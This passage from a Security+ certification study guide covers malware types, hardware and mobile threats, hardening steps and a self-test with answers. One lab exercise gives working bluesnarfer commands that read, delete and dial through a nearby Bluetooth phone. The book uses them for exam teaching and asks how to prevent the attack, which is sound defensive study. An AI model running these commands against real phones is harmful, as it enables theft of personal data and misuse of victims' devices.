A rootkit is software installed on the system by the hacker that is typically hidden from the administrator and that gives the hacker privileged access to the system. The five major types of rootkits are the following:

- **Application-level** An application-level rootkit is an executable file that gives the hacker access to the system. Examples of application-level rootkits are Trojan viruses.
- **Library-level** A library-level rootkit is not an executable file, but rather is a library of code that can be called by an application. Library-level rootkits are DLL files and typically will replace a DLL on the system in order to hide themselves.
- **Kernel-level** A kernel-level rootkit is a rootkit loaded by the operating system kernel and is typically planted on a system by replacing a device driver file on the system.

- **Virtualized** A virtualized rootkit is a rootkit that loads instead of the operating system when a system starts. This rootkit then loads the real operating system in a virtualized environment. These rootkits are hard to detect because the operating system has no idea it is being hosted in the virtualized environment, and because no application code or DLLs have been replaced in the operating system.
- **Firmware** A firmware rootkit is stored in firmware code on a system or device and is hard to detect because it is not present in the operating system.

Botnets

A botnet is a collection of systems that have been compromised by a hacker and that are then used to help perform other types of attacks. The systems that are under the control of the hacker in a botnet are known as zombie systems because they have no mind of their own and will do what the hacker commands.

The botnet can be used for any number of reasons, such as e-mail spamming or to perform a denial of service on a specific target. Once a hacker is in control of a number of systems, the hacker can rent out the services of the botnet to perform an attack from all of the systems in the botnet.

exam Watch


For the Security+ exam, know that a botnet is a group of systems controlled by the hacker to perform attacks on systems across the Internet.

Keylogger

A keylogger is either a piece of software or a hardware device that is designed to capture all of the keystrokes on a system. As hardware, the keylogger is a small device that connects to the keyboard cable and then into the computer (see Figure 5-8). Typically, the hacker will enter a facility and connect the keylogger to a system.

FIGURE 5-8

A keylogger is a piece of software or a hardware device that records keystrokes.



INSIDE THE EXAM

Keyloggers as Hardware or Software

Remember for the Security+ exam, and for the real world, that a keylogger can either be software installed on the system by a hacker, or it can be a hardware device that is connected to the system between the system and the keyboard.

The software keylogger typically captures keystrokes to a file on the local system, or it can send the data to a file on a remote system. The hardware keylogger typically records the keystrokes to the device so that the hacker can collect the device at a later time.

Once the device is connected between the keyboard and the computer, any keystrokes on that system are captured and stored on the device. The hacker then comes back to retrieve the device.

A keylogger can also be a piece of software installed on the system. The software runs in the background and captures all the keystrokes to a file on the hard drive or sends the keystrokes to a remote system. The hacker can then see all the words, by character, that have been typed on the system. This will allow the hacker to see confidential data such as usernames and passwords.

Back Doors and Ransomware

When hackers compromise a system, they will typically install a back door on it so that they can get access to the system at a later time. The hackers desire the back door because they know that the method they used to originally compromise the system may be blocked, so they create an alternative method of accessing the system! The hacker may use a Trojan virus, open a port on the system with software, or create a user account on the system as the back door that they can use later on if they like.

Another type of malicious software found today is ransomware. *Ransomeware* is when the hacker infects your system with a virus that takes over your system and then pops up with a window stating that access to the system has been removed unless you input your credit card number to unlock the system.

To remove the ransomeware, you can use a Windows restore point, or better yet, reimage the system to ensure there are no remnants of the malicious software on the system.

Polymorphic Malware and Armored Virus

Two other types of malware you should be familiar with for the Security+ certification exam are polymorphic malware and an armored virus. Polymorphic malware is malware that alters itself to avoid detection from antivirus software that has a definition of the malware. Because the malware has mutated itself, it makes the definition in the antivirus software useless.

An armored virus is a virus that protects itself from being analyzed by security professionals. It is common for security personnel to decompile the virus code to better understand how the virus works. An armored virus makes it difficult for someone to decompile the program and view the code of the virus.

Protecting Against Malicious Software

For the Security+ certification exam, you need to know about the different types of malicious software, but you also need to know how to protect against malicious software. The following is a list of countermeasures against malicious software:

- **Use antivirus software.** Ensure that you are using antivirus software on all desktop clients and servers. Ensure that the antivirus software supports real-time protection that will scan files and memory for viruses as you access data.
- **Keep virus definitions up to date.** The virus definition database is a listing of known viruses, and it is critical to keep the database up to date so that your virus protection software knows about the latest viruses.
- **Keep a close eye on listening ports.** You can use the **netstat** command in Windows and Linux to view a listing of listening ports.
- **Keep a close eye on running processes.** You can use the **tasklist** command in Windows or the **ps -A** command in Linux to view a listing of running processes. It is important to closely watch what processes are running in the background.
- **Use good surfing habits.** Educate your users to stay away from unknown web sites and to not open attachments received in e-mail messages from unknown sources.

If you are looking for some free software to help protect against malicious software or even to remove malicious software, you can use the following:

- **Microsoft Security Essentials** This is virus protection, spyware protection, and malware protection software you can download for free from www.microsoft.com/security_essentials/. Like other virus protection software, Microsoft Security Essentials offers real-time protection against malware.
- **Microsoft Malicious Software Removal Tool** If you have a system that has been infected, you can download the Malicious Software Removal Tool from Microsoft, which is updated on a regular basis. It is a great tool to help remove malicious software from an infected system. You can download this tool from www.microsoft.com/security/malwareremove/default.aspx.

CERTIFICATION OBJECTIVE 5.03

Threats Against Hardware

Not only do you need to worry about system threats such as malicious software when protecting your systems, but you also need to worry about hardware-related features of a system that should be secured. In this section, you will learn about popular hardware features for properly securing a system.


BIOS Settings

The BIOS chip in a computer contains the low-level code that is used to communicate with the hardware in a system. The BIOS code also contains what is known as the *CMOS setup program*, which is a program used to configure hardware settings on the system such as the types of memory and drives in the system and the date and time on the computer.

As it relates to security, the CMOS setup program (shown in Figure 5-9) can be used to control which devices can be booted from. It is a security best practice to ensure that systems can boot only from the local hard disk and not from the network card, USB drive, or a CD/DVD-ROM that exists on the system. It is too easy for someone to place a live CD into the CD-ROM tray, to boot an operating system into memory, and to gain access to the system. To ensure this does not happen, configure CMOS to not allow booting from anything but the hard disk if possible.

FIGURE 5-9

Using CMOS settings to help secure a system



In the CMOS setup program, you can also set up a "user" password, which is a password required to use the system. Do not confuse this password with the Windows password because the CMOS password appears *before* the operating system is loaded. Also make sure you set up an "administrator" password, which is a password required if someone wants to change the CMOS settings.

If you are worried about people connecting unauthorized devices to the computer and potentially taking data away with them or compromising the system through the unauthorized device, you should ensure that unnecessary ports are disabled through the CMOS setup program.

USB Devices

Regarding ports, it is important to update your security policy and to educate users on what type of data is allowed to be placed on USB drives. Because it is easy for employees to take a copy of data with them on a flash drive, be clear on what data is

exam Watch

Because worm viruses are known to replicate from a thumb drive to a system, you should consider having the USB ports on systems in the office disabled.

allowed to be placed on USB drives. In high-security environments, you may decide that the USB ports should be disabled so that they cannot be used.

One of the important risks surrounding the use of USB thumb drives is that the employee could have a virus on their system at home and place the USB drive in their system, enabling the worm virus to replicate to the thumb drive. The security issue with this from a business point of view is that if the same user takes the thumb drive to the office and connects it to a system, the virus could replicate to the work systems.

Cell Phones

Cell phones are critical devices in today's business operations. Most employees are given a cell phone as part of their employment, and it is important to keep data on the cell phone secure. Most of today's cell phones are known as smart phones because they do more than make phone calls. They store business contact information and sensitive documents, and they have data plans that allow connections to the Internet for purposes of checking e-mail and browsing the Internet.

From a security point of view, ensure that employees are locking their phones when not in use. This will protect the company from having someone view confidential data on the phone if it is lost or stolen.

As a security professional, you should research the vulnerabilities of all phones used by employees in your business. It is important to be familiar with all the features of devices used by your company and to educate yourself on the different vulnerabilities that exist with each of these products.

Because most phones today use Bluetooth, a wireless technology that allows one Bluetooth device to communicate with another Bluetooth device over short distances (up to 30 feet), it is easy for hackers to communicate with your phone and to steal data from the phone. Today's phones are vulnerable to various attacks, including the following:

- **Bluesnarfing** A Bluetooth exploit that allows the hacker to connect to a Bluetooth-enabled phone and to retrieve data off the phone
- **Bluejacking** The sending of unsolicited messages from one Bluetooth device to another Bluetooth device
- **Bluebugging** Bluebugging is a Bluetooth exploit that involves the hacker gaining access to the phone and leveraging its full capabilities, including making calls using the AT command set on the phone.

EXERCISE 5-2



Exploiting a Bluetooth Device


In this exercise, you will use the Linux BackTrack CD to learn commands related to the concept of bluesnarfing. Bluesnarfing is exploiting Bluetooth devices such as phones and PDAs. The Linux BackTrack program supports the Linksys BT100 Bluetooth adapter, which you can use as the Bluetooth network adapter for the hacker's system.

1. Ensure that you have BackTrack running with a Bluetooth card installed.
2. Go to the BackTrack system and start a terminal.
3. To view a list of your Bluetooth adapters in Linux, type

   ```
   hciconfig
   ```

4. You should see a list of Bluetooth adapters installed. Each adapter will have an index number prefixed with *hci*. For example, the first adapter will be hci0, while the second adapter is hci1. Record the adapter number:

   _____




5. When looking at the Bluetooth adapter, you should notice the word "down" on the second line. This means the adapter is disabled. To enable the adapter, type

   ```
   hciconfig hci0 up
   ```

6. Once you have a Bluetooth device enabled, you can start scanning for other Bluetooth devices. To scan for Bluetooth devices close to you, use the **scan** option on the **hcitool** command, and pass as a parameter the index number of your Bluetooth adapter that was obtained in the previous step. To scan for Bluetooth devices, type


   ```
   hcitool scan hci0
   ```



7. The scan should report to you both any Bluetooth device close to you and the MAC address of that device. Record the MAC address of the Bluetooth device you found: _____
8. Once you have the MAC address of a Bluetooth device, you can then use the **bluesnarfer** command to retrieve information about the Bluetooth device. To view the list of addresses on the phone, type


```
bluesnarfer -r 1-50 -b <mac of phone>
```

9. Note that **-r** is to read entries 1 to 50, and **-b** is the switch used to specify the MAC address of the device to exploit.




10. You can then use the **bluesnarfer** command to view received calls on the phone by typing the following (note that RC specifies you wish to view received calls):

```
bluesnarfer -s RC -r 1-50 -b <mac of phone>
```



11. To delete the first five phonebook entries from the address book with **bluesnarfer**, type


```
bluesnarfer -w 1-5 -b <mac of phone>
```



12. To make a phone call using the hacked phone from the BackTrack system, type

```
bluesnarfer -c 'ATDT#######;' -b <mac of phone>
```

13. Note that the **-c** specifies a custom action, and the AT command dials a number, with the # symbol acting as a placeholder for the phone number.



14. How would you prevent bluesnarfing on your devices?

_____

_____

exam Watch

For the exam, know that* bluesnarfing *is the unauthorized retrieval of data from a Bluetooth device, and* bluejacking *is sending unsolicited messages from one Bluetooth device to another.

When working with mobile devices that are required by users, be sure to disable the Bluetooth functionality if it is not required or being used by the employee. If Bluetooth is required, then set the visibility option to disabled or invisible so that other devices cannot see your Bluetooth device when scanning.

Most Bluetooth devices today use paired security—meaning that in order for another Bluetooth device to connect to you, you will be prompted for a PIN number, which acts as an access code. If the person connecting inputs the same PIN number, then the connection is allowed.

Removable Storage

It is important to include in your security policy the rules surrounding removable storage. Removable storage is any storage medium that can store data and then be removed from the system. For example, flash drives (also known as thumb drives) and external hard drives connected to a system using USB, FireWire, or eSATA are all examples of removable storage.

The security issue surrounding removable storage is that employees could be taking a memory drive from home and connecting it to company systems. This is a problem because some worm viruses can infect company systems by replicating from the removable drive to the company system. It is best to not allow employees to use removable storage on the company network and to ensure that the security policy specifies this.

If the company supplies removable storage devices to the employees for storing of company information, be sure that the drives are encrypting the data stored on the drive. It is very easy for employees to misplace the removable drive or have it stolen, so be sure to have the confidential data encrypted on the drives.

Lastly, some high-security environments have removable hard drives on workstations. The organizations have a policy that when the employee leaves the station, they are to pull the drive out of the system and then lock the drive in a secure cabinet. The benefit is that if anyone such as the cleaning staff has access to the facility in the evening, then the drives are securely stored away.

Network Attached Storage

A network attached storage (NAS) device is a device that connects to the network (see Figure 5-10) and has a group of drives installed. The drives typically are configured

FIGURE 5-10

A NAS device allows you to access files on a central storage device that is connected to the network.



in a fault-tolerant solution such as a RAID array and allow clients on the network to directly connect to the device.

The NAS provides a central location to share files out to clients on the network and supports different types of clients (Linux and Windows) connecting to the NAS in order to access files. This is made possible because the NAS device runs most file-sharing protocols such as Server Message Blocks (SMB) for Windows clients and the Network File System (NFS) for Linux clients.


Once you connect the NAS to the network, you can modify its configuration settings through a web-based interface. Figure 5-11 displays the web interface for the D-Link DNS-343 NAS device.

Take great care in securing the data on a NAS device because all of the company data could now be stored in that one location. The following are some considerations to think about when dealing with NAS:

- **Compromising access affects all data.** If someone is able to gain access to the NAS, they will potentially have access to all data on the NAS. To control access to the NAS device, ensure you have a firewall separating the NAS device from the Internet.
- **A virus could potentially infect all files.** Because all of your data is stored in one location, it is possible that a virus could spread through all your data. Be sure to perform regular virus scans on the data that is stored on the NAS.
- **Implement the basics.** Use authentication, permissions, and encryption when possible on the NAS device to control who has access to data on the device.

FIGURE 5-11

Using the web management interface to configure the NAS device




PBX

A Private Branch Exchange (PBX) is an advanced phone system where the PBX acts as a switch for all of the phones within the corporation. The PBX allows a company to purchase a single external line and then have multiple internal phone systems (and numbers) within the company use the PBX. Each phone in the company is given a unique number, which acts as the extension number off the external line (see Figure 5-12).

FIGURE 5-12

A PBX acts as a switch for the phone system within a company.



Due to the nature of phone systems, typically a number of security concerns are related to PBXs. The first key point is to limit who has access to the PBX by placing it in a locked room with limited access. Ensure that the hardware components of the PBX are in a secure location, and consider using anti-tamper devices to help secure the PBX. When assessing security, be sure to check the hardware components on a regular basis to ensure they have not been tampered with.

As with any device, be sure to modify any default settings on the PBX when possible, including default accounts and passwords. Also, if remote administration is required on the PBX, be sure to implement call-back security, where the system disconnects from the original connection and then connects to a predefined number. This will ensure that a hacker is not trying to remotely connect to the PBX.

Ensure that users are not connecting modems to the phone lines in the company because this creates the risk of having an unauthorized individual dial in to that number and then gain remote access to the internal network (that is not good!). The term for someone dialing various numbers to locate a modem connected to a number is *war dialing*.

If you are responsible for the security of the PBX, then make sure that you spend time creating a security assessment procedure to evaluate the security of the PBX. NIST has a great document that describes popular vulnerabilities with PBXs and how to assess them (http://csrc.nist.gov/publications/nistpubs/800-24/sp800-24pbx.pdf).

exam Watch

Do not confuse war dialing with war driving. War dialing is when the hacker calls various numbers in hopes of locating a modem connected to a phone line, while war driving is when the hacker uses a wireless scanner to locate a wireless network.

CERTIFICATION SUMMARY

In this chapter you learned about some of the most common types of threats against systems today. You have learned about physical threats to assets, such as device theft, and you learned about malicious software and hardware threats. The following are some key points to remember about system security threats:

- Most companies focus their IT strategy around technology; however, do not forget about physical security threats such as snooping and theft of hardware.
- A clean desk policy and ensuring that employees are shredding unneeded documents will help prevent snooping.
- Ensure that you password protect any mobile devices and also encrypt the data on the device in case the device is lost or stolen.

- Be familiar with different types of malicious software, such as viruses, spyware, and adware.
- Be sure to protect your system from malicious software by having virus protection software installed and the definitions kept up to date. You can use operating system commands such as **netstat**, **tasklist**, and **taskkill** to monitor what is running on the system.
- Ensure that users are encrypting any data stored on removable drives in case a removable drive is lost or stolen—this includes USB thumb drives. Also be sure to control what drives can be connected to corporate systems—you do not want a thumb drive that was infected with a virus from an employee's home computer to enter your network.
- When you get new devices in the office like smart phones, be sure to research the features of the device and disable what is not being used. Also, research vulnerabilities of that particular device.

Understanding threats against a system is an important skill to have as a security professional and will help you answer related questions on the exam. Always have a suspicious mind when it comes to security, and ask yourself "what are the threats against this?" with any new technology.



TWO-MINUTE DRILL

Identifying Physical Threats

- ❑ Ensure that employees shred documents when disposing of sensitive documents.
- ❑ Implement a clean desk policy, where sensitive documents are not allowed to be left in the open.
- ❑ Encrypt and secure devices with passwords in order to protect company data that resides on a device in case it is lost or stolen.

Looking at Malicious Software

- ❑ Privilege escalation is when a user is able to get administrative access to a system by exploiting a vulnerability on the system.
- ❑ A logic bomb is a type of virus that is triggered by a specific event such as a date.
- ❑ A worm virus is a self-replicating virus and replicates through flash drives, e-mail, or across the network in order to infect systems.
- ❑ A Trojan virus is a virus that you install thinking the program is a legitimate program, but instead it gives the hacker access to the system (typically by opening a port on your computer).
- ❑ You can use operating system commands such as **netstat**, **tasklist**, and **taskkill** to help troubleshoot systems that have been infected with malicious software. You may also look to the Microsoft Malicious Software Removal Tool for removing malware from an infected system.
- ❑ Spyware is software that collects information on your surfing habits, while adware is malware that loads advertisements on the screen in a pop-up window.
- ❑ Spam messages are mass-mailed unsolicited e-mails advertising a product or service.
- ❑ A rootkit is a piece of software installed by the hacker that grants them administrative access to the system later. Different types are application-level, library-level, kernel-level, and virtualized rootkits.
- ❑ A keylogger is a piece of software or hardware that captures keystrokes and stores them in a file for the hacker to review later.

Threats Against Hardware

- You should configure the BIOS settings on all workstations and servers so that the systems will not boot from CD-ROM, because the system can be compromised from a live CD.
- Be sure to disable any unused ports on a system, such as the USB ports, to prevent employees from taking sensitive data home with them, or even from introducing a virus to the system via a USB thumb drive.
- Be sure to investigate any known vulnerabilities with mobile phones and to disable unnecessary features on the phone.
- Bluesnarfing is the exploiting of a Bluetooth device by copying data from the device, while bluejacking is sending unsolicited messages to a Bluetooth device.
- Limit the use of removable media in the workplace in order to reduce the likelihood of intellectual theft. If you are going to use removable media, have the data on the drive encrypted in case the media is lost or stolen.

SELF TEST

The following questions will help you measure your understanding of the material presented in this chapter. Read all the choices carefully because there might be more than one correct answer. Choose all correct answers for each question.

Identifying Physical Threats

1. Your sales manager has recently misplaced her mobile device that may contain sensitive information. What should she do first?
   A. Request a new one.
   B. Remotely wipe the device.
   C. Call the phone and ask to have it returned.
   D. Disable Bluetooth on the device.
2. You are planning your training and awareness seminars. What should you tell employees to do with sensitive documents that are no longer needed?
   A. Store all sensitive documents in a pile on the right side of the desk.
   B. Place them in the laptop bag when no longer needed.
   C. Shred all documents.
   D. Place them in the recycle bin for recycling.
3. Your manager is worried about employee laptops being stolen in the middle of the day when an employee leaves their desk to get coffee or go to the washroom. What can you do to reduce the likelihood that a passerby will take a laptop left on a desk?
   A. Use a lockdown cable.
   B. Encrypt the drive.
   C. Disable booting from CD/DVD.
   D. Log off the workstation.

Looking at Malicious Software

4. Your company has a strict policy when it comes to USB thumb drive usage in the office. An employee asks you why they are not allowed to use a thumb drive to carry files from the home computer to their office computer. Which of the following is the best answer?
   A. Thumb drives do not have the capacity to store the data needed.
   B. The data on a thumb drive cannot be encrypted.
   C. Thumb drives are too big to carry from location to location.
   D. The drive could carry a virus from home to the office.

5. Which of the following best describes a Trojan virus?
   A. Malicious software that is triggered by an event such as a specific date
   B. A virus that disguises itself as a legitimate program but actually opens a port on the system
   C. Malicious software that monitors your Internet activity
   D. A virus that self-replicates
6. Bob installed an application on ten computers in the office over six months ago, and the application worked as expected. On February 12 of this year, the application deleted a number of critical files from the system. What type of virus is this?
   A. Trojan virus
   B. Worm virus
   C. Rootkit
   D. Logic bomb
7. While performing a security assessment, you notice that one of the systems has a small device connected between the keyboard and the computer. What is this device?
   A. Trojan virus
   B. Rootkit
   C. Keylogger
   D. Logic bomb
8. What type of rootkit replaces an operating system driver file in hopes of hiding itself?
   A. Library-level
   B. Kernel-level
   C. Application-level
   D. Virtualized
9. A user logs on with a regular user account and then exploits a vulnerability in the operating system to gain administrative access to the system. What type of attack is this?
   A. Dictionary
   B. Brute-force
   C. Buffer overflow
   D. Privilege escalation
10. What is the term for a collection of systems that a hacker compromises and then uses to perform additional attacks?
   A. CompNet
   B. HackNet
   C. Botnet
   D. SurfNet

Threats Against Hardware

11. Your manager approaches you and says that she has been reading about the concept of live CDs and how hackers are using them to bypass system security. What would you do to help protect your systems from this type of threat?

A. Disable booting from CD/DVD.
B. Remove the CD-ROM/DVD-ROM.
C. Set a strong administrative password.
D. Implement an account lockout policy.

12. Which of the following is considered a valid security issue with network attached storage (NAS) devices?

A. The NAS device runs the SMB protocol.
B. If the NAS device is not configured properly, a security compromise could compromise all the data on the device.
C. The NAS device runs the NFS protocol.
D. The NAS device has a web interface for configuration.

13. Your manager has read that it is possible on older Bluetooth-enabled phones for a hacker to retrieve all the data from the phone. What type of attack is this?

A. Bluejacking
B. Bruteforcing
C. Buffersnarfing
D. Bluesnarfing

Performance-Based Questions

14. Using the exhibit, list the mitigation technique in the correct column.

	Mobile Device	Malicious Software
1. Screen lock		
2. Update definitions		
3. Device encryption		
4. Use antivirus/antimalware software		
5. Remote wipe		
6. Monitor open ports		

15. Identify the command you would use on a Windows 8 system to view all listening ports on the system.

_____

SELF TEST ANSWERS

Identifying Physical Threats

1. ☑ **B.** When dealing with mobile device security, it is important to educate employees on how to remotely wipe a device or to report the lost device at once so that the network administrator can remotely wipe it.
   ☒ **A, C,** and **D** are incorrect. Although you may end up requesting a replacement device from management, the first thing that should be done is to have the device erased by remotely wiping it. You could try calling the phone and asking to have it returned, but from a security point of view, the device should be wiped as a first step. Disabling Bluetooth is not a valid choice because you are not in possession of the device.
2. ☑ **C.** All sensitive documents need to be sent through a shredder before the paper is disposed of.
   ☒ **A, B,** and **D** are incorrect because they do not protect the sensitive information from falling into other people's hands.
3. ☑ **A.** To protect small computer equipment such as LCD displays, projectors, and laptops from being easily stolen, use a lockdown cable to secure the equipment to a desk.
   ☒ **B, C,** and **D** are incorrect. In this example, you are looking for a physical security control such as a lockdown cable. Although drive encryption and disabling booting from a CD/DVD are great steps to improve security, they will not stop someone from stealing the device. Such choices may protect the data on the device, but won't prevent the device from being stolen. Logging off a station will not protect the system at all without physical security.

Looking at Malicious Software

4. ☑ **D.** One of the major concerns with thumb drive usage is the fact that a worm virus can replicate to the thumb drive, and then the drive could be connected to a corporate system.
   ☒ **A, B,** and **C** are incorrect. Thumb drives do have large capacities—enough to store the typical user's data—and are not too large to carry around. Data on a thumb drive can—and should—be encrypted.
5. ☑ **B.** A Trojan virus is a virus that disguises itself as a legitimate program and then when installed opens the system up to the hacker—normally by opening a port on the system.
   ☒ **A, C,** and **D** are incorrect. A logic bomb is malicious software that is triggered by an event such as a specific date. Spyware is malicious software that monitors your Internet activity, and a worm virus self-replicates.

6. ☑ **D.** A logic bomb is malicious software that is triggered by an event such as a specific date.
☒ **A, B,** and **C** are incorrect. A Trojan virus is a virus that disguises itself as a legitimate program and then when installed opens the system up to the hacker—normally by opening a port on the system. A worm virus is a self-replicating virus, and a rootkit is a back door planted on the system that gives the hacker administrative access to the system.

7. ☑ **C.** A keylogger in this case is a hardware device connected between the keyboard and the computer, which is designed to capture the keystrokes of a user.
☒ **A, B,** and **D** are incorrect. A Trojan virus is a virus that disguises itself as a legitimate program and then when installed opens the system up to the hacker—normally by opening a port on the system. A rootkit is a back door planted on the system that gives the hacker administrative access to the system. A logic bomb is malicious software that is triggered by an event such as a specific date.

8. ☑ **B.** A kernel-level rootkit replaces core operating system files such as a driver file in hopes of hiding itself.
☒ **A, C,** and **D** are incorrect. A library-level rootkit is a DLL that is replaced on the system, while an application-level rootkit comes in the form of an EXE file and is planted on the system. A virtualized rootkit loads as soon as a computer boots up and then loads the real operating system.

9. ☑ **D.** Privilege escalation is when someone raises their permissions or rights from user level to administrative level. This is normally done by exploiting the operating system or software running on the operating system.
☒ **A, B,** and **C** are incorrect. Dictionary and brute-force attacks are types of password attacks and do not involve raising someone's level of access to a system. A buffer overflow is a type of attack against software that aids in privilege escalation.

10. ☑ **C.** A botnet is a number of systems that the hacker has control of and uses in attacks such as spamming or denial of service attacks.
☒ **A, B,** and **D** are incorrect because they are not security-related terms.

Threats Against Hardware

11. ☑ **A.** To maintain a high level of security on your systems, disable booting from CD/DVD or even change the boot order so that the hard drive always boots before the CD/DVD.
☒ **B, C,** and **D** are incorrect. Removing the CD/DVD is not a great answer, as it means that the user will not have a CD-ROM/DVD-ROM device. Implementing a strong password on the administrative account and having an account lockout policy are not good choices either because they will be bypassed when a live CD is used.

12. ☑ **B.** If the NAS device is hit with a virus or is hacked into, then the security incident may apply to all files in the company if all data is stored on the NAS device. Great care should be taken with the configuration of the NAS device.
☒ **A, C,** and **D** are incorrect. Most NAS devices run SMB and NFS protocols in order for clients to connect to the data and are not considered security concerns. The NAS device also has a web interface device you can use to make the configuration changes to the device.

13. ☑ **D.** Bluesnarfing is the exploiting of Bluetooth devices and retrieving data from them.
☒ **A, B,** and **C** are incorrect. Bluejacking is another popular exploit against Bluetooth devices and is the sending of unsolicited messages to Bluetooth devices. Choices B and C are not actual security terms.

Performance-Based Questions

14. The following identifies the mitigation technique and what it is to protect against. Keep in mind that the Security+ exam may ask you to drag the item into the columns.

Mobile Device	Malicious Software
1. Screen lock	2. Update definitions
3. Device encryption	4. Use antivirus/antimalware software
5. Remote wipe	6. Monitor open ports

15. Identify the command you would use on a Windows 8 system to view all listening ports on the system.

netstat -na



6

Mitigating Security Threats

CERTIFICATION OBJECTIVES

6.01 Understanding Operating System Hardening

6.02 System Hardening Procedures

6.03 Establishing Application Security

6.04 Server Hardening Best Practices

✓ Two-Minute Drill

Q&A Self Test

A big part of securing systems is to ensure that you follow best practices regarding operating system hardening and application security. *System hardening* is the concept of removing unnecessary software and features from a system. The principle is based on the likelihood that the more software installed on a system and the more features of the operating system that are installed, the more vulnerabilities exist and the more ways the hacker can get into your system.

This chapter focuses on how to mitigate system security threats by following good operating system hardening and application hardening techniques.

CERTIFICATION OBJECTIVE 6.01

Understanding Operating System Hardening

Operating system hardening is the process of removing unnecessary features of the operating system, disabling unnecessary services, and removing unnecessary accounts. The purpose of removing unnecessary features from the system is to reduce the *attack surface*, which are the components of a system that the hacker can hack into. You therefore need to reduce the amount of software that is running on the system (see Figure 6-1).


You need to perform a number of tasks to harden a system. Most of the tasks deal with removing unnecessary components, uninstalling unnecessary software, disabling unneeded services, and disabling unnecessary accounts. This section outlines some of the core steps that should be taken to harden a system.

exam Watch

For the Security+ certification exam, know the concept of system hardening and what is involved in system hardening—it is the process of uninstalling unnecessary software and disabling unneeded services from a system. Hardening also involves patching the system and disabling unused accounts.

FIGURE 6-1

Uninstalling software reduces the attack surface of the system.



Uninstall Unnecessary Software


The first step to hardening a system is to be sure to uninstall any unnecessary software from the system. First focus on uninstalling unnecessary third-party software that may be installed on the system. For example, when you purchase a new computer from a store, often the system comes with a bunch of software preinstalled that you never use. From a company security viewpoint, the system should be reformatted and a fresh install of the operating system applied, either manually or through an image. For a personal computer used at home, if you cannot reinstall a fresh copy of the operating system, review the installed software and remove each piece of software you are not going to use.

Note that the Windows operating systems today have minimal features or roles installed, but you can uninstall third-party applications from Windows 7/8 or the Server 2008/2012 operating systems by following these steps:

1. On a Windows 7 or Server 2008 system, click the Start button and choose Control Panel. With Windows 8 and Server 2012, type **control panel** while on the Start screen and then choose the Control Panel from the search results.
2. Once in the Control Panel, click Programs (see Figure 6-2).
3. Choose "Uninstall a program."
4. You are then presented with a list of applications that have been installed. To remove an application, select it and choose Uninstall.

After you uninstall any applications that should be removed because you have no intention of using the software, you can then focus on removing operating system components that are not going to be used. For example, back in the Windows 2000 Server days, Microsoft had their web server software, Internet Information Services (IIS), installed by default. This created huge security issues because IIS had a number of vulnerabilities such as folder traversing and buffer overflow attacks. Had the network administrator uninstalled IIS, those exploits would not have worked on that server.


FIGURE 6-2 Managing installed programs on a Windows system



To uninstall features of the operating system that are not going to be used in Windows 7/8 or Server 2008/2012, follow these steps:

1. On a Windows 7 or Server 2008 system, click the Start button and choose Control Panel. With Windows 8 and Server 2012, type **control panel** while on the Start screen and then choose the Control Panel from the search results.
2. Once in the Control Panel, click Programs.
3. Choose "Turn Windows features on or off."
4. This launches Server Manager. Select Features on the left side of the window (see Figure 6-3).
5. Choose the link to Remove Features.
6. You are presented with a list of Windows features that have been installed. To uninstall a feature, turn off its check box, and choose Remove after all the unwanted features have been unchecked.

FIGURE 6-3 Looking at adding/removing operating system features in Windows Server 2008



Disable Unnecessary Services

Once you have uninstalled all the unnecessary software, shift your focus to the services (Windows) or daemons (Linux) that are running in the background on the system. Each service provides a piece of functionality to the operating system. For example, the following services are commonly found on Windows systems:


- **Print Spooler service** This service is responsible for printing in the Windows environment.
- **Workstation service** This service allows your system to connect to shared folders on another system.
- **Server service** This service allows others to connect to shared folders on your system.
- **Messenger service** This service is responsible for sending messages to other users or computers when someone uses the **net send** command. This service should be disabled.

The key point here is that as a security professional responsible for hardening a system, you must get a listing of services running on a system and then evaluate whether each service is needed. If a service is not needed, then you will disable the service through the Services console in Windows on a single machine, or to disable services for many machines, you could centrally disable services in an Active Directory domain using Group Policy. To view a list of services in Windows, follow these steps:

1. On the Windows system, choose Start | Administrative Tools | Services.
2. Right-click the service you wish to stop and then choose Stop.
3. To ensure that the service does not automatically start the next time Windows boots, you must change the startup type to disabled. Right-click the service and choose Properties (see Figure 6-4).
4. Change the "Startup type" to Disabled.
5. Choose OK.

FIGURE 6-4

Modify the service to not start automatically on reboot.



INSIDE THE EXAM

Understanding System Hardening

The Security+ certification exam will test your knowledge of the concept of system hardening and system hardening procedures. Remember that system hardening is the removal of unnecessary software and the disabling of unnecessary services on the system. These services could be susceptible to buffer overflow attacks, so the fewer of them that are running, the better!

When hardening the system, be sure to spend some time investigating the services that are running and then determine what the service does. After discovering the purpose of the service, you then need to decide if it is a service you need running or not. Make sure you have a test system so that you can determine the results of disabling the service and ensure it does not negatively impact the system.


EXERCISE 6-1




Disabling the Messenger Service

In this exercise, you will investigate the security risks associated with the messenger service running in Windows and then disable the service. Note that a patched Windows XP system will have this service already disabled, and newer versions of Windows have removed this service due to the risks associated with it.

1. Ensure that you have the 2012ServerA and Windows XP VMs running. Log out of each system.
2. Switch to the Windows XP VM and then start a command prompt.
3. At the command prompt, type **nbtstat -A 10.0.0.2**. This will display the NetBIOS name table on the system. The messenger service will register in this table both the computer name of the system and the username of the locally logged-on user. Each of these entries will show with a <03> code after the name.
   Do you see the entries? _____ In the following example, they are XPPRO_SP2 and STUDENT:



4. Next you will stop the messenger service so that the information is not displayed in the NetBIOS name table. Choose Start | Administrative Tools | Services.
5. Right-click the Messenger service and choose Stop.
6. At the command prompt, type **nbtstat -A 10.0.0.2**. Do you still see the entries in the table with <03>? _____



Protect Management Interfaces and Applications

When securing systems, make sure that you limit access to the management software (interfaces). The principle here is if the management tool is unavailable to certain employees, then they will be unable to change the configuration of the system or applications.

You can restrict access to the management interfaces of the system and applications in a number of ways, and one of the best ways is to use the policies provided by the system. Also, starting with Windows Vista, Microsoft now limits access to certain commands if the person logged in does not have the privilege to execute the command. This feature is called User Account Control (UAC).

Do not rely on someone not having a program—malicious users will find a way to get the program to make a change. It is also important to limit user privileges and permissions.


Disable Unnecessary Accounts

An often overlooked aspect to hardening a system is to disable any accounts that are not being used. You may not want to delete the account right away because you may find out that a person in the company needs the account, or a piece of software you have running on the system may need the account. Take note that the Administrator account is disabled by default in Windows 7 and Windows 8.

To disable an account in Windows, you can follow these steps:

1. In Windows 7, choose Start | Control Panel | System and Security | Administrative Tools | Computer Management. With Windows 8 and Server 2012, type **control panel** while on the Start screen and then choose the Control Panel from the search results. Then choose System and Security | Administrative Tools | Computer Management.
2. In the Computer Management console, expand "Local Users and Groups" on the left side.
3. Select the Users folder to see a list of user accounts on the system (see Figure 6-5).
